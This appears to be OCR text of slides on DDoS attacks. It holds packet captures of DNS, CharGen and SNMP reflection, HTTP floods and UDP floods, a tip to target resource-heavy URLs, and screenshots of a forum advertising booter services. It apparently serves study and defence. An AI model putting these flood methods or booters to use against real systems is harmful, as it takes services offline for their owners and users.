    ⊞ cpsc.gov: type A, class IN, addr 63.74.109.2
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type MX, class IN, preference 5, mx hormel.cpsc.gov
    ⊞ cpsc.gov: type MX, class IN, preference 5, mx stagg.cpsc.gov
    ⊞ cpsc.gov: type TXT, class IN
    ⊞ cpsc.gov: type AAAA, class IN, addr 2600:803:240::2
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type NS, class IN, ns auth61.ns.uu.net
    ⊞ cpsc.gov: type NSEC3PARAM, class IN
    ⊞ cpsc.gov: type NS, class IN, ns auth00.ns.uu.net
```

```
0000  00 00 00 01 00 06 42 01  4e 2a 69 0a 0c dd 08 00   ......B. N*i.....
0010  45 00 04 bb 00 18 01 6c  31 11 15 f2 d5 87 8d b3   E......l 1.......
0020  0a 80 00 02 61 6c 6c c0  0c 00 1c 00 01 00 00 37   ....all. .......7
```

Frame (1227 bytes) | Reassembled IPv4 (4103 bytes)

Research

- Spoofed CharGen (UDP/19)
  - Last month: 6,128 unique targets



UDP 964 Source port: chargen Destination port: 57407

```
⊞ Frame 191: 964 bytes on wire (7712 bits), 964 bytes captured (7712 bits)
⊟ Linux cooked capture
    Packet type: Unicast to us (0)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: [redacted]
    Protocol: IP (0x0800)
⊟ Internet Protocol Version 4, Src: [redacted]
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 948
    Identification: 0x2d15 (11541)
  ⊞ Flags: 0x00
    Fragment offset: 1480
    Time to live: 115
    Protocol: UDP (17)
  ⊞ Header checksum: 0xbb43 [correct]
    Source: [redacted]
    Destination: [redacted]
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  ⊞ [2 IPv4 Fragments (2408 bytes): #190(1480), #191(928)]
⊟ User Datagram Protocol, Src Port: chargen (19), Dst Port: 57407 (57407)
    Source port: chargen (19)
    Destination port: 57407 (57407)
    Length: 2408
  ⊞ Checksum: 0xc35d [validation disabled]
⊟ Data (2400 bytes)
    Data: 202122232425262728292a2b2c2d2e2f3031323334353637...
    [Length: 2400]
```

```
0000  00 13 e0 3f 09 68 c3 5d  20 21 22 23 24 25 26 27   ...?.h.] !"#$%&'
0010  28 29 2a 2b 2c 2d 2e 2f  30 31 32 33 34 35 36 37   ()*+,-./ 01234567
0020  38 39 3a 3b 3c 3d 3e 3f  40 41 42 43 44 45 46 47   89:;<=>? @ABCDEFG
0030  48 49 4a 4b 4c 4d 4e 4f  50 51 52 53 54 55 56 57   HIJKLMNO PQRSTUVW
0040  58 59 5a 5b 5c 5d 5e 5f  60 61 62 63 64 65 66 67   XYZ[\]^_ `abcdefg
0050  0d 0a 21 22 23 24 25 26  27 28 29 2a 2b 2c 2d 2e   ..!"#$%& '()*+,-.
0060  2f 30 31 32 33 34 35 36  37 38 39 3a 3b 3c 3d 3e   /0123456 789:;<=>
0070  3f 40 41 42 43 44 45 46  47 48 49 4a 4b 4c 4d 4e   ?@ABCDEF GHIJKLMN
0080  4f 50 51 52 53 54 55 56  57 58 59 5a 5b 5c 5d 5e   OPQRSTUV WXYZ[\]^
0090  5f 60 61 62 63 64 65 66  67 68 0d 0a 22 23 24 25   _`abcdef gh.."#$%
00a0  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
00b0  36 37 38 39 3a 3b 3c 3d  3e 3f 40 41 42 43 44 45   6789:;<= >?@ABCDE
00c0  46 47 48 49 4a 4b 4c 4d  4e 4f 50 51 52 53 54 55   FGHIJKLM NOPQRSTU
```

Frame (964 bytes) | Reassembled IPv4 (2408 bytes)

UDP 964 Source port: chargen Destination port: 57407

```
⊞ Frame 191: 964 bytes on wire (7712 bits), 964 bytes captured (7712 bits)
⊟ Linux cooked capture
    Packet type: Unicast to us (0)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: [redacted]
    Protocol: IP (0x0800)
⊟ Internet Protocol Version 4, Src: [redacted]
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 948
    Identification: 0x2d15 (11541)
  ⊞ Flags: 0x00
    Fragment offset: 1480
    Time to live: 115
    Protocol: UDP (17)
  ⊞ Header checksum: 0xbb43 [correct]
    Source: [redacted]
    Destination: [redacted]
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  ⊞ [2 IPv4 Fragments (2408 bytes): #190(1480), #191(928)]
⊟ User Datagram Protocol, Src Port: chargen (19), Dst Port: 57407 (57407)
    Source port: chargen (19)
    Destination port: 57407 (57407)
    Length: 2408
  ⊞ Checksum: 0xc35d [validation disabled]
⊟ Data (2400 bytes)
    Data: 202122232425262728292a2b2c2d2e2f3031323334353637...
    [Length: 2400]
```

```
0000  00 13 e0 3f 09 68 c3 5d  20 21 22 23 24 25 26 27   ...?.h.] !"#$%&'
0010  28 29 2a 2b 2c 2d 2e 2f  30 31 32 33 34 35 36 37   ()*+,-./ 01234567
0020  38 39 3a 3b 3c 3d 3e 3f  40 41 42 43 44 45 46 47   89:;<=>? @ABCDEFG
0030  48 49 4a 4b 4c 4d 4e 4f  50 51 52 53 54 55 56 57   HIJKLMNO PQRSTUVW
0040  58 59 5a 5b 5c 5d 5e 5f  60 61 62 63 64 65 66 67   XYZ[\]^_ `abcdefg
0050  0d 0a 21 22 23 24 25 26  27 28 29 2a 2b 2c 2d 2e   ..!"#$%& '()*+,-.
0060  2f 30 31 32 33 34 35 36  37 38 39 3a 3b 3c 3d 3e   /0123456 789:;<=>
0070  3f 40 41 42 43 44 45 46  47 48 49 4a 4b 4c 4d 4e   ?@ABCDEF GHIJKLMN
0080  4f 50 51 52 53 54 55 56  57 58 59 5a 5b 5c 5d 5e   OPQRSTUV WXYZ[\]^
0090  5f 60 61 62 63 64 65 66  67 68 0d 0a 22 23 24 25   _`abcdef gh.."#$%
00a0  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
00b0  36 37 38 39 3a 3b 3c 3d  3e 3f 40 41 42 43 44 45   6789:;<= >?@ABCDE
00c0  46 47 48 49 4a 4b 4c 4d  4e 4f 50 51 52 53 54 55   FGHIJKLM NOPQRSTU
```

Frame (964 bytes) | Reassembled IPv4 (2408 bytes)

Research

- Spoofed SNMP (UDP/161)
  - Last month: 943 unique targets

04:32:05.636615 IP (tos 0x0, ttl 59, id 20080, offset 0, flags [DF], proto UDP (17), length 113)

x.x.x.x.54991 > y.y.y.y.161: { SNMPv2c { GetRequest(70) R=925904563 .1.3.6.1.2.1.1.1.0 .1.3.6.1.2.1.1.3.0 .1.3.6.1.2.1.4.3.0 .1.3.6.1.2.1.4.10.0 } }

Research

- HTTP floods
  - GET
  - POST
  - HEAD
  - It is a good strategy to target URLs that consume high amounts of resources (database queries, large downloads, etc)

HTTP 361 GET / HTTP/1.1

```
⊞ Frame 22: 361 bytes on wire (2888 bits), 361 bytes captured (2888 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: [illegible]
⊞ Transmission Control Protocol, Src Port: 60064 (60064), Dst Port: http (80), Seq: 1, Ack: 1, Len: 293
⊟ Hypertext Transfer Protocol
  ⊟ GET / HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
        [Message: GET / HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    Host: [illegible]\r\n
    X-Forwarded-For: [illegible]
    X-Forwarded-Host: [illegible]
    X-Forwarded-Port: 8080\r\n
    X-Forwarded-Proto: http\r\n
    X-Forwarded-Server: [illegible]
    X-Real-IP: [illegible]
    User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:12.0) Gecko/20100101 Firefox/12.0\r\n
    \r\n
    [Full request URI: http://[illegible]/]
```

```
0000  00 00 00 01 00 06 42 01  a9 2a 49 0a 00 00 08 00   ......B. .*I.....
0010  45 00 01 59 68 64 40 00  36 06 1d 30 05 87 ae 02   E..Yhd@. 6..0....
0020  0a 80 00 02 ea a0 00 50  fc 86 9e 89 1d dc b7 01   .......P ........
0030  80 18 00 e5 7a 36 00 00  01 01 08 0a 2e 44 f7 55   ....z6.. .....D.U
0040  4d 80 8d 88 47 45 54 20  2f 20 48 54 54 50 2f 31   M...GET  / HTTP/1
0050  2e 31 0d 0a 48 6f 73 74  3a 20 31 34 36 2e 31 34   .1..Host: [illegible]
```

HTTP 361 GET / HTTP/1.1

```
Frame 22: 361 bytes on wire (2888 bits), 361 bytes captured (2888 bits)
Linux cooked capture
Internet Protocol Version 4, Src: [illegible]
Transmission Control Protocol, Src Port: 60064 (60064), Dst Port: http (80), Seq: 1, Ack: 1, Len: 293
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
        [Message: GET / HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    Host: [illegible]\r\n
    X-Forwarded-For: [illegible]
    X-Forwarded-Host: [illegible]
    X-Forwarded-Port: 8080\r\n
    X-Forwarded-Proto: http\r\n
    X-Forwarded-Server: [illegible]
    X-Real-IP: [illegible]
    User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:12.0) Gecko/20100101 Firefox/12.0\r\n
    \r\n
    [Full request URI: http://[illegible]/]
```

```
0000  00 00 00 01 00 06 42 01  a9 2a 49 0a 00 00 08 00   ......B. .*I.....
0010  45 00 01 59 68 64 40 00  36 06 1d 30 05 87 ae 02   E..Yhd@. 6..0....
0020  0a 80 00 02 ea a0 00 50  fc 86 9e 89 1d dc b7 01   .......P ........
0030  80 18 00 e5 7a 36 00 00  01 01 08 0a 2e 44 f7 55   ....z6.. .....D.U
0040  4d 80 8d 88 47 45 54 20  2f 20 48 54 54 50 2f 31   M...GET  / HTTP/1
0050  2e 31 0d 0a 48 6f 73 74  3a 20 31 34 36 2e 31 34   .1..Host: [illegible]
```

Research

- UDP floods
  - Volumetric attack

[Wireshark 1.8.5 (SVN Rev 47350 from /trunk-1.8)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
124	3.582872	118.		UDP	44	Source port: 37326 Destination port: http [BAD UDP LENGTH 52468 > IP
125	3.582873	47.2		UDP	44	Source port: 36852 Destination port: http [BAD UDP LENGTH 52536 > IP
126	3.582874	177.		UDP	44	Source port: 22313 Destination port: http [BAD UDP LENGTH 50502 > IP
127	3.582875	22.1		UDP	44	Source port: 45703 Destination port: http [BAD UDP LENGTH 51411 > IP
128	3.582876	9.35		UDP	44	Source port: 34265 Destination port: http [BAD UDP LENGTH 3675 > IP
129	3.582877	121.		UDP	44	Source port: 58383 Destination port: http [BAD UDP LENGTH 8808 > IP
130	3.582878	107.		UDP	44	Source port: 33547 Destination port: http [BAD UDP LENGTH 5663 > IP
131	3.582879	185.		UDP	44	Source port: 30973 Destination port: http [BAD UDP LENGTH 57726 > IP
132	3.582880	114.		UDP	44	Source port: 24794 Destination port: http [BAD UDP LENGTH 36848 > IP
133	3.582881	45.1		UDP	44	Source port: btpp2sectrans Destination port: http [BAD UDP LENGTH 20
134	3.582882	205.		UDP	44	Source port: isis-am Destination port: http [BAD UDP LENGTH 22380 >
135	3.582883	164.		UDP	44	Source port: ucontrol Destination port: http [BAD UDP LENGTH 37619 >
136	3.582884	80.1		UDP	44	Source port: 63806 Destination port: http [BAD UDP LENGTH 47748 > IP
137	3.582885	5.21		UDP	44	Source port: irc-serv Destination port: http [BAD UDP LENGTH 46344 >
138	3.582886	54.2		UDP	44	Source port: 44298 Destination port: http [BAD UDP LENGTH 40550 > IP
139	3.582888	84.1		UDP	44	Source port: ada-cip Destination port: http [BAD UDP LENGTH 40741 >
140	3.582889	36.2		UDP	44	Source port: 16681 Destination port: http [BAD UDP LENGTH 56185 > IP
141	3.582890	155.		UDP	44	Source port: 61259 Destination port: http [BAD UDP LENGTH 42385 > IP
142	3.582891	60.2		UDP	44	Source port: 40004 Destination port: http [BAD UDP LENGTH 29613 > IP
143	3.582893	68.6		UDP	44	Source port: 42987 Destination port: http [BAD UDP LENGTH 50874 > IP
144	3.582894	192.		UDP	44	Source port: 62030 Destination port: http [BAD UDP LENGTH 54434 > IP
145	3.582895	66.2		UDP	44	Source port: 10912 Destination port: http [BAD UDP LENGTH 3431 > IP
146	3.582896	187.		UDP	44	Source port: pm-cmdsvr Destination port: http [BAD UDP LENGTH 50418
147	3.582897	142.		UDP	44	Source port: 7433 Destination port: http [BAD UDP LENGTH 28263 > IP
148	3.582898	211.		UDP	44	Source port: 45080 Destination port: http [BAD UDP LENGTH 30350 > IP
149	3.582899	51.7		UDP	44	Source port: 51464 Destination port: http [BAD UDP LENGTH 2417 > IP
150	3.582900	125.		UDP	44	Source port: 43482 Destination port: http [BAD UDP LENGTH 57494 > IP
151	3.582901	66.1		UDP	44	Source port: 15012 Destination port: http [BAD UDP LENGTH 47155 > IP
152	3.582902	192.		UDP	44	Source port: 26163 Destination port: http [BAD UDP LENGTH 61542 > IP
153	3.582903	171.		UDP	44	Source port: 25036 Destination port: http [BAD UDP LENGTH 11581 > IP
154	3.582904	162.		UDP	44	Source port: 41652 Destination port: http [BAD UDP LENGTH 1285 > IP
155	3.582905	159.		UDP	44	Source port: 53457 Destination port: http [BAD UDP LENGTH 30714 > IP
156	3.582906	93.1		UDP	44	Source port: 31399 Destination port: http [BAD UDP LENGTH 26576 > IP
157	3.582906	73.1		UDP	44	Source port: 26032 Destination port: http [BAD UDP LENGTH 54190 > IP
158	3.582907	92.2		UDP	44	Source port: 48376 Destination port: http [BAD UDP LENGTH 10422 > IP
159	3.582909	94.5		UDP	44	Source port: 45288 Destination port: http [BAD UDP LENGTH 23425 > IP
160	3.582910	13.1		UDP	44	Source port: 19495 Destination port: http [BAD UDP LENGTH 25159 > IP

File: " Packets: 30000 Displayed: 30000 Marked: 0 Load time: 0:17.862 Profile: Default

[Wireshark 1.8.5 (SVN Rev 47350 from /trunk-1.8)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
124	3.582872	118.		UDP	44	Source port: 37326 Destination port: http [BAD UDP LENGTH 52468 > I
125	3.582873	47.2		UDP	44	Source port: 36852 Destination port: http [BAD UDP LENGTH 52536 > I
126	3.582874	177.		UDP	44	Source port: 22313 Destination port: http [BAD UDP LENGTH 50502 > I
127	3.582875	22.1		UDP	44	Source port: 45703 Destination port: http [BAD UDP LENGTH 51411 > I
128	3.582876	9.35		UDP	44	Source port: 34265 Destination port: http [BAD UDP LENGTH 3675 > IP
129	3.582877	121.		UDP	44	Source port: 58383 Destination port: http [BAD UDP LENGTH 8808 > IP
130	3.582878	107.		UDP	44	Source port: 33547 Destination port: http [BAD UDP LENGTH 5663 > IP
131	3.582879	185.		UDP	44	Source port: 30973 Destination port: http [BAD UDP LENGTH 57726 > I
132	3.582880	114.		UDP	44	Source port: 24794 Destination port: http [BAD UDP LENGTH 36848 > I
133	3.582881	45.1		UDP	44	Source port: btpp2sectrans Destination port: http [BAD UDP LENGTH 2
134	3.582882	205.		UDP	44	Source port: isis-am Destination port: http [BAD UDP LENGTH 22380 >
135	3.582883	164.		UDP	44	Source port: ucontrol Destination port: http [BAD UDP LENGTH 37619
136	3.582884	80.1		UDP	44	Source port: 63806 Destination port: http [BAD UDP LENGTH 47748 > I
137	3.582885	5.21		UDP	44	Source port: irc-serv Destination port: http [BAD UDP LENGTH 46344
138	3.582886	54.2		UDP	44	Source port: 44298 Destination port: http [BAD UDP LENGTH 40550 > I
139	3.582888	84.1		UDP	44	Source port: ada-cip Destination port: http [BAD UDP LENGTH 40741 >
140	3.582889	36.2		UDP	44	Source port: 16681 Destination port: http [BAD UDP LENGTH 56185 > I
141	3.582890	155.		UDP	44	Source port: 61259 Destination port: http [BAD UDP LENGTH 42385 > I
142	3.582891	60.2		UDP	44	Source port: 40004 Destination port: http [BAD UDP LENGTH 29613 > I
143	3.582893	68.6		UDP	44	Source port: 42987 Destination port: http [BAD UDP LENGTH 50874 > I
144	3.582894	192.		UDP	44	Source port: 62030 Destination port: http [BAD UDP LENGTH 54434 > I
145	3.582895	66.2		UDP	44	Source port: 10912 Destination port: http [BAD UDP LENGTH 3431 > IP
146	3.582896	187.		UDP	44	Source port: pm-cmdsvr Destination port: http [BAD UDP LENGTH 50418
147	3.582897	142.		UDP	44	Source port: 7433 Destination port: http [BAD UDP LENGTH 28263 > IP
148	3.582898	211.		UDP	44	Source port: 45080 Destination port: http [BAD UDP LENGTH 30350 > I
149	3.582899	51.7		UDP	44	Source port: 51464 Destination port: http [BAD UDP LENGTH 2417 > IP
150	3.582900	125.		UDP	44	Source port: 43482 Destination port: http [BAD UDP LENGTH 57494 > I
151	3.582901	66.1		UDP	44	Source port: 15012 Destination port: http [BAD UDP LENGTH 47155 > I
152	3.582902	192.		UDP	44	Source port: 26163 Destination port: http [BAD UDP LENGTH 61542 > I
153	3.582903	171.		UDP	44	Source port: 25036 Destination port: http [BAD UDP LENGTH 11581 > I
154	3.582904	162.		UDP	44	Source port: 41652 Destination port: http [BAD UDP LENGTH 1285 > IP
155	3.582905	159.		UDP	44	Source port: 53457 Destination port: http [BAD UDP LENGTH 30714 > I
156	3.582906	93.1		UDP	44	Source port: 31399 Destination port: http [BAD UDP LENGTH 26576 > I
157	3.582906	73.1		UDP	44	Source port: 26032 Destination port: http [BAD UDP LENGTH 54190 > I
158	3.582907	92.2		UDP	44	Source port: 48376 Destination port: http [BAD UDP LENGTH 10422 > I
159	3.582909	94.5		UDP	44	Source port: 45288 Destination port: http [BAD UDP LENGTH 23425 > I
160	3.582910	13.1		UDP	44	Source port: 19495 Destination port: http [BAD UDP LENGTH 25159 > I

File: " Packets: 30000 Displayed: 30000 Marked: 0 Load time: 0:17.862 Profile: Default

[Wireshark 1.8.5 (SVN Rev 47350 from /trunk-1.8)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
124	3.582872	118.		UDP	44	Source port: 37326 Destination port: http [BAD UDP LENGTH 52468 > IP
125	3.582873	47.2		UDP	44	Source port: 36852 Destination port: http [BAD UDP LENGTH 52536 > IP
126	3.582874	177.		UDP	44	Source port: 22313 Destination port: http [BAD UDP LENGTH 50502 > IP
127	3.582875	22.1		UDP	44	Source port: 45703 Destination port: http [BAD UDP LENGTH 51411 > IP
128	3.582876	9.35		UDP	44	Source port: 34265 Destination port: http [BAD UDP LENGTH 3675 > IP
129	3.582877	121.		UDP	44	Source port: 58383 Destination port: http [BAD UDP LENGTH 8808 > IP
130	3.582878	107.		UDP	44	Source port: 33547 Destination port: http [BAD UDP LENGTH 5663 > IP
131	3.582879	185.		UDP	44	Source port: 30973 Destination port: http [BAD UDP LENGTH 57726 > IP
132	3.582880	114.		UDP	44	Source port: 24794 Destination port: http [BAD UDP LENGTH 36848 > IP
133	3.582881	45.1		UDP	44	Source port: btpp2sectrans Destination port: http [BAD UDP LENGTH 20
134	3.582882	205.		UDP	44	Source port: isis-am Destination port: http [BAD UDP LENGTH 22380 >
135	3.582883	164.		UDP	44	Source port: ucontrol Destination port: http [BAD UDP LENGTH 37619 >
136	3.582884	80.1		UDP	44	Source port: 63806 Destination port: http [BAD UDP LENGTH 47748 > IP
137	3.582885	5.21		UDP	44	Source port: irc-serv Destination port: http [BAD UDP LENGTH 46344 >
138	3.582886	54.2		UDP	44	Source port: 44298 Destination port: http [BAD UDP LENGTH 40550 > IP
139	3.582888	84.1		UDP	44	Source port: ada-cip Destination port: http [BAD UDP LENGTH 40741 >
140	3.582889	36.2		UDP	44	Source port: 16681 Destination port: http [BAD UDP LENGTH 56185 > IP
141	3.582890	155.		UDP	44	Source port: 61259 Destination port: http [BAD UDP LENGTH 42385 > IP
142	3.582891	60.2		UDP	44	Source port: 40004 Destination port: http [BAD UDP LENGTH 29613 > IP
143	3.582893	68.6		UDP	44	Source port: 42987 Destination port: http [BAD UDP LENGTH 50874 > IP
144	3.582894	192.		UDP	44	Source port: 62030 Destination port: http [BAD UDP LENGTH 54434 > IP
145	3.582895	66.2		UDP	44	Source port: 10912 Destination port: http [BAD UDP LENGTH 3431 > IP
146	3.582896	187.		UDP	44	Source port: pm-cmdsvr Destination port: http [BAD UDP LENGTH 50418
147	3.582897	142.		UDP	44	Source port: 7433 Destination port: http [BAD UDP LENGTH 28263 > IP
148	3.582898	211.		UDP	44	Source port: 45080 Destination port: http [BAD UDP LENGTH 30350 > IP
149	3.582899	51.7		UDP	44	Source port: 51464 Destination port: http [BAD UDP LENGTH 2417 > IP
150	3.582900	125.		UDP	44	Source port: 43482 Destination port: http [BAD UDP LENGTH 57494 > IP
151	3.582901	66.1		UDP	44	Source port: 15012 Destination port: http [BAD UDP LENGTH 47155 > IP
152	3.582902	192.		UDP	44	Source port: 26163 Destination port: http [BAD UDP LENGTH 61542 > IP
153	3.582903	171.		UDP	44	Source port: 25036 Destination port: http [BAD UDP LENGTH 11581 > IP
154	3.582904	162.		UDP	44	Source port: 41652 Destination port: http [BAD UDP LENGTH 1285 > IP
155	3.582905	159.		UDP	44	Source port: 53457 Destination port: http [BAD UDP LENGTH 30714 > IP
156	3.582906	93.1		UDP	44	Source port: 31399 Destination port: http [BAD UDP LENGTH 26576 > IP
157	3.582906	73.1		UDP	44	Source port: 26032 Destination port: http [BAD UDP LENGTH 54190 > IP
158	3.582907	92.2		UDP	44	Source port: 48376 Destination port: http [BAD UDP LENGTH 10422 > IP
159	3.582909	94.5		UDP	44	Source port: 45288 Destination port: http [BAD UDP LENGTH 23425 > IP
160	3.582910	13.1		UDP	44	Source port: 19495 Destination port: http [BAD UDP LENGTH 25159 > IP

File: " Packets: 30000 Displayed: 30000 Marked: 0 Load time: 0:17.862 Profile: Default

DDoS as a Service

DDoS as a Service

Pages (41): 1 2 3 4 5 ... 41 Next »

New Thread

Server Stress Testing

SYT Mark

Thread / Author	Replies	Rating	Last Post [asc]
Important Threads			
[SERVERBOOT] ~ STRONGEST L4&L7 DDOS | 240+Gbps & 50K R/s TN | API Links | 100% Uptime (Pages: 1 2 3 4 ... 11) TOP SELLER Crypt.	1,013		Today 02:41 PM Last Post: Crypt.
CriticalBOOT | Unlimited BOOTS | OVH | Stop/Resume/Renew | VIP | 300Gbps | API (Pages: 1 2 3 4 ... 13) aKa Photon	1,211		Today 02:28 PM Last Post: aKa Photon
CloudStress | Hard Hitting | PP & BTC | SALE | Custom Plans | 200+ Gbps | 100% Uptime BEST DEAL OPTIC	26		Today 02:19 PM Last Post: OPTIC
XyZBooter|200Gbps+TN|L4&L7|27 Attack Methods|BTC,PayPal|VIP Nodes|2 Years Running (Pages: 1 2 3 4 5) Spai3N	415		Today 11:29 AM Last Post: PONI Walker

DDoS as a Service


FEATURES

- 100% Uptime
- Dedicated Support Team
- Powerful VIP Network
- DDOS API Included
- Layer 4 & 7 Methods
- Instant Setup
- IP Geolocation
- Dynamic Boot Hub

